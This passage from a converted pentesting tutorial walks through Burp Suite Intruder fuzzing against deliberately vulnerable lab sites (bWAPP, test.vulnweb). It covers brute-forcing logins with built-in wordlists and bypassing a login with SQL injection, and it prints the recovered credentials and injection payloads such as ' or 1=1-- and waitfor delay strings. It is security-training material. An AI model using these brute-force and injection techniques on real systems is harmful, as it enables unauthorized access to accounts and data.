


# Burp Suite for Pentester

# Advanced Fuzzing



# TABLE OF CONTENTS

<b>1</b>	<b>Abstract</b>	<b>3</b>
<b>2</b>	<b>Introduction to Fuzzing</b>	<b>5</b>
2.1	What is Fuzzing?	5
2.2	How Burp Suite work as a Fuzzer?	5
<b>3</b>	<b>Fuzz with the Burp's built-in Payload Lists</b>	<b>7</b>
3.1	Fuzzing for Login Credentials	7
3.1	Fuzzing for SQL Injection	14
3.3	Fuzzing to find Hidden Files	18
3.4	Fuzz to find Restricted File Upload Extensions	22
3.5	Fuzzing for Cross-Site Scripting	26
3.6	Fuzzing for OS Command Injection	29
3.7	Fuzzing for Hidden Directories	32
3.8	Fuzzing for HTTP Verb Tampering	35
3.9	Fuzzing for SQL Injection	38
<b>4</b>	<b>Fuzzing with Customized Lists</b>	<b>44</b>
4.1	Manipulating Burp Suite's pre-defined payloads	44
4.2	Injecting our Customised Payload Lists	47
<b>5</b>	<b>Fuzzing with the Attack Type</b>	<b>51</b>
5.1	Cluster Bomb	51
5.2	Battering ram	54
5.3	Pitchfork	55
<b>6</b>	<b>Fuzzing with Payload Type</b>	<b>59</b>
6.1	Brute forcer	59
6.2	Character Frobber	62
6.3	Numbers	67
6.4	Case Modification	69
6.5	Username generator	71
<b>7</b>	<b>About Us</b>	<b>75</b>

# Abstract

*Whether it's guessing up a login credential or opting a valid payload for a specific vulnerability, both of these things are time-consuming and require a number of permutation and combination to built up a dictionary for them, if done manually. But what, if all these things are done with some simple click and you just need to sit and analyze the outcome it drops out?*

Today in this publication, we'll learn the most common technique i.e. "**fuzzing**" that has been used since decays in order to deface a web-application, by exploiting some vulnerabilities over at the web-application with a list of pre-defined payloads that are offered by the burpsuite's intruder tab.

# Introduction to Fuzzing

# Introduction to Fuzzing

## What is Fuzzing?

Fuzzing or Fuzz Testing plays a vital role in software testing procedures. It is a technique which is used for find bugs, errors, faults, and loophole by **injecting** a set of partially – arbitrary inputs called **fuzz** into the program of the application which is to be tested. A Fuzzer takes structure inputs in a file format to differentiate between valid and invalid inputs.

However, the **Fuzzer tools are best in identifying vulnerability** like SQL injection, buffer overflow, Cross-Site Scripting, OS command injection and many more.

## How Burp Suite work as a Fuzzer?

Burp Suite comes with an integrated **HTML Fuzzer**, commonly termed as a **Burp Intruder**. This burp intruder gives us several opportunities to fuzz the injection points in the most customizable way we can.

In order to make a fuzzing attack possible, we need to add up a dictionary as a **payload list**. However, Burp Suite's Professional Edition gives us an option to opt **the predefined lists** containing the most common fuzz strings according to the attack types.

*You might be wondering about how the fuzzing works here, right??*

Let's clear it in some simple steps.

- First, we need to **intercept** the **HTTP Request**, therewith that we'll thus **share it with the Intruder**.
- As soon as we do so, we'll **define the parameters** or the injection points where the fuzzing needs to be done.
- Now, at last, the **attack type and payloads list** need to be defined up with that.

And as soon as we launch the fuzzing attack by hitting the “**Attack**” button, we'll get the output screen stating up all the possible hits and drop. Therewith it, we can thus analyse them and find a crucial hit.

# Fuzz with the Burp's built-in Payload Lists

# Fuzz with the Burp's built-in Payload Lists


Up till now, you might be clear about what fuzzing is, and how the Burp Suite's Intruder helps us to fuzz a web application. So let's take a deep dive and intercept some request in order to fuzz an application with the **burp's predefined payload lists**.

## Fuzzing for Login Credentials

Usernames and Passwords plays a major role within an application, thereby if we could fuzz them in the best way, we would be able to bypass the authentication phase. So let's do it.

### 1. The Password field Fuzzing using Password list & Short words list

Turn ON the **burp suite** in order to intercept the request and then share the same to the **Intruder**.



Now, configure the **Position** where the payload needs to injected by hitting the **Add** button. And even manipulate the **Attack Type** which determines how the payload will hit at the injection point (payload position).

**Payload position:** 12345 (User input as the password)

**Attack type:** Sniper (for one payload)

The screenshot shows the 'Payload Positions' tab in Burp Suite. The 'Attack type' is set to 'Sniper'. A red arrow points to the 'Add \$' button, which is used to insert a payload into the current position. The payload 'login=bee&password=\$12345\$&security\_level=0&form=submit' is highlighted in green.

Choose the payload option to configure a **Simple list** of payload for the attack.

Burp suite Intruder contains fuzzing strings for testing a common Password, therefore let's opt the **Password option there**.

The screenshot shows the 'Payloads' tab in Burp Suite. The 'Payload type' is set to 'Simple list'. The 'Passwords' option is selected in the dropdown menu. The payload list includes 'Fuzzing - quick', 'Fuzzing - full', 'Usernames', 'Passwords', 'Short words', 'a-z', and 'A-Z'. The 'Passwords' item is highlighted with a blue selection bar.

Hit the “Attack” button and initiate the attack.

The screenshot shows the Burp Suite interface with the "Payloads" tab selected. At the top, there's a section titled "Payload Sets" with a "Start attack" button highlighted by a red arrow. Below it, there are dropdown menus for "Payload set" (set to 1) and "Payload type" (set to "Simple list"). The "Simple list" section contains four items: AQJAVA, AQUSER, AR#Admin#, and ARCHIVIST. A "Paste" button is visible next to the list.

As soon as we do so, our burpsuite will start the attack by sending requests to hit the correct password for the respective username.

Now from a given list of applied strings, double click on the **length** section to sort them in the ascending order. Further, select the one which has the lowest length.

Cool !! From the below image, you can see that with the payload “zombie” we’re are getting a **302 success**.

The screenshot shows the "Results" tab of the Burp Suite interface titled "Intruder attack1". The table displays the following data:

Request	Payload	Status	Error	Timeout	Length
3422	zombie	302			454
0		200			4388
1	!@#\$%	200			4388
2	!@#\$%^	200			4388
3	!@#\$%^&	200			4388
4	!@#\$%^&*	200			4388
5	!root	200			4388
6	\$SRV	200			4388
7	\$secure\$	200			4388
8	*3noguru	200			4388
9	@#\$%^&	200			4388
10	A.M.I	200			4388
11	ABC123	200			4388
12	ACCESS	200			4388

Let's check the response is made, use **bee : zombie** over the login field. And there we go, we'll be inside the application.



There are times, when the password that the user configured is not in the Password Payload list, therefore in such cases, we can use the other Burpsuite's predefined list i.e. **"Short Words"**. Let's capture the HTTP Request for the user **Raj**, and then, in the same way, we'll share it to the intruder tab.


Over there, we'll set the **Payload position** again i.e. 123 by hitting the **Add** button.

A screenshot of the Burpsuite interface, specifically the "Payload Positions" tab. The tab bar includes "Target", "Positions" (which is selected), "Payloads", and "Options". The main area is titled "Payload Positions" with a help icon and a "Start attack" button. Below this is a text input for "Attack type" with "Sniper" selected. The "Payloads" list shows a list of items numbered 1 to 14, corresponding to the fields in the captured request below. The "Add \$" button is highlighted with a red arrow. To the right of the payloads list are buttons for "Clear \$", "Auto \$", and "Refresh". The captured request shows the following fields:

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.8/bWAPP/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Connection: close
Cookie: security_level=0; PHPSESSID=ac473bc3677e02f5bf1b6de54e6ea4e2
Upgrade-Insecure-Requests: 1
login=raj&password=$1235$psecurity_level=0&form=submit
```

Red arrows point to the "Attack type" dropdown, the "Add \$" button, and the "login" field in the request body.

Now, for this time, rather than the Password option, we'll opt the **Short words** payload list.



Time to go. Fire up the **Add** button and analyse the output response.  
As soon as we sort the **length** option as in the ascending order, we'll get our password as “**movie**”

Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	
15477	movie	302			578	
0		200			4501	
1	aahed	200			4501	
2	aahing	200			4501	
3	aaahs	200			4501	
4	aalii	200			4501	
5	aaliis	200			4501	
6	aals	200			4501	
7	aargh	200			4501	
8	aarrgh	200			4501	
9	abaca	200			4501	
10	abacas	200			4501	
11	abaci	200			4501	
12	aback	200			4501	

## 2. The Username field fuzzing using Username list


There are times, that we encounter such situations when there is a common password but we don't know how many users are having the same, and if they are, then what are their usernames.

Therefore, in order to solve this dilemma, burpsuite offers one more great payload list that contains all the common **usernames**. let's try to use that too.


Back into burpsuite and capture the **login request**, and share it with the intruder. Further, set the injection point to "**random**".

**Note –**

Here we are guessing all the possible users with their **password as "admin"**.



Now, after setting the payload position, its time to enroll for the payload type. Opt the **Usernames** payload list from the **Add from list...** option.



Hit the “Attack” button, and there we go. Great !! we got “ADMIN” and “admin” as the usernames for the most common password **admin** !!


Intruder attack2						
Attack		Save		Columns		
Results		Target		Positions		Payloads
Filter: Showing all items		www.hackingarticles.in				
Request	Payload	Status	Error	Timeout	Length	
14	ADMIN	302			454	
353	admin	302			454	
0		200			4388	
1	!root	200			4388	
2	\$ALOC\$	200			4388	
3	\$system	200			4388	
4	1	200			4388	
5	1.1	200			4388	
6	11111111	200			4388	
7	2	200			4388	
8	22222222	200			4388	
9	30	200			4388	
10	4Dgifts	200			4388	
11	5	200			4388	
12		200			4388	

# Fuzzing for SQL Injection


SQL Injection is one of the most crucial vulnerability one could find for. However, this vulnerability encountered majorly in the user-input fields. To learn more about SQL Injection, click [here](#).

Burp Suite offers a separate Payload list for SQL Injection fuzzing, but the common fuzzing lists **the quick and the full** also contributes some payloads for SQL Injection, OS Command Injection, Cross-Site Scripting and many more. Therefore for this time, we'll be using the **Fuzzing – full** list in order to bypass the login portal.


Over with the similar way, let's capture the ongoing HTTP Request of the **test.vulnweb login portal**, and share it with the Intruder.




Time to set the positions and the attack type. Here, I've **added both the positions** i.e. uname and pass for fuzzing. Along with it, I've opted **Cluster Bomb** this time as we're having two payload positions.



With all this, let's select the **Fuzzing – full** list for payload **position 1** in order to find the SQL vulnerability within the application.



For position 2 select the same.



Cool !! From the below screenshot, you can see that we got **some successful responses** as when we alter the **length** section in the **descending order**.

The screenshot shows the 'Results' tab in Burp Suite. It displays a table of requests, each with a status code of 200. The table includes columns for Request, Payload1, Payload2, Status, Error, Timeout, and Length. Below the table, the 'Response' tab is selected, showing raw HTML code. A specific line of code is highlighted with a red box: '

On this page you can visualize or edit your user information.

'

Request	Payload1	Payload2	Status	Error	Timeout	Length
2	'--	'	200			6167
3	'or l=1--		200			6167
47	'--	'--	200			6167
48	'or l=1--	'--	200			6167
92	--	'or l=1--	200			6167
93	'or l=1--	'or l=1--	200			6167
182	--	'or l in (@@version)--	200			6167
183	'or l=1--	'or l in (@@version)--	200			6167
4	' or l=1--		302			341
5	' or l in (@@version)--		302			341
6	' or l in (@@version)--		302			341
7	; waitfor delay '0:30:0'--		302			341
8	1; waitfor delay '0:30:0'--		302			341
9	'  U+Http.request('http://<y...')		302			341

Let's now check the first captured response in the login fields as **username = '–** and **password = '**

If you are already registered please enter your login information below:

Username :	<input type="text" value="'--"/>
Password :	<input type="password" value="•"/>
<input type="button" value="login"/>	

You can also [signup here.](#)

Signup disabled. Please use the username **test** and the password **test**.

Wonderful !! From the below screenshot, you can see that we've successfully bypassed the Login credentials.

on site for [Acunetix Web Vulnerability Scanner](#)

[artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

**12345 (test)**

On this page you can visualize or edit you user information.


Name:	12345
Credit card number:	%00
E-Mail:	John.Doe@somewhere.com
Phone number:	1print(
Address:	

## Fuzzing to find Hidden Files

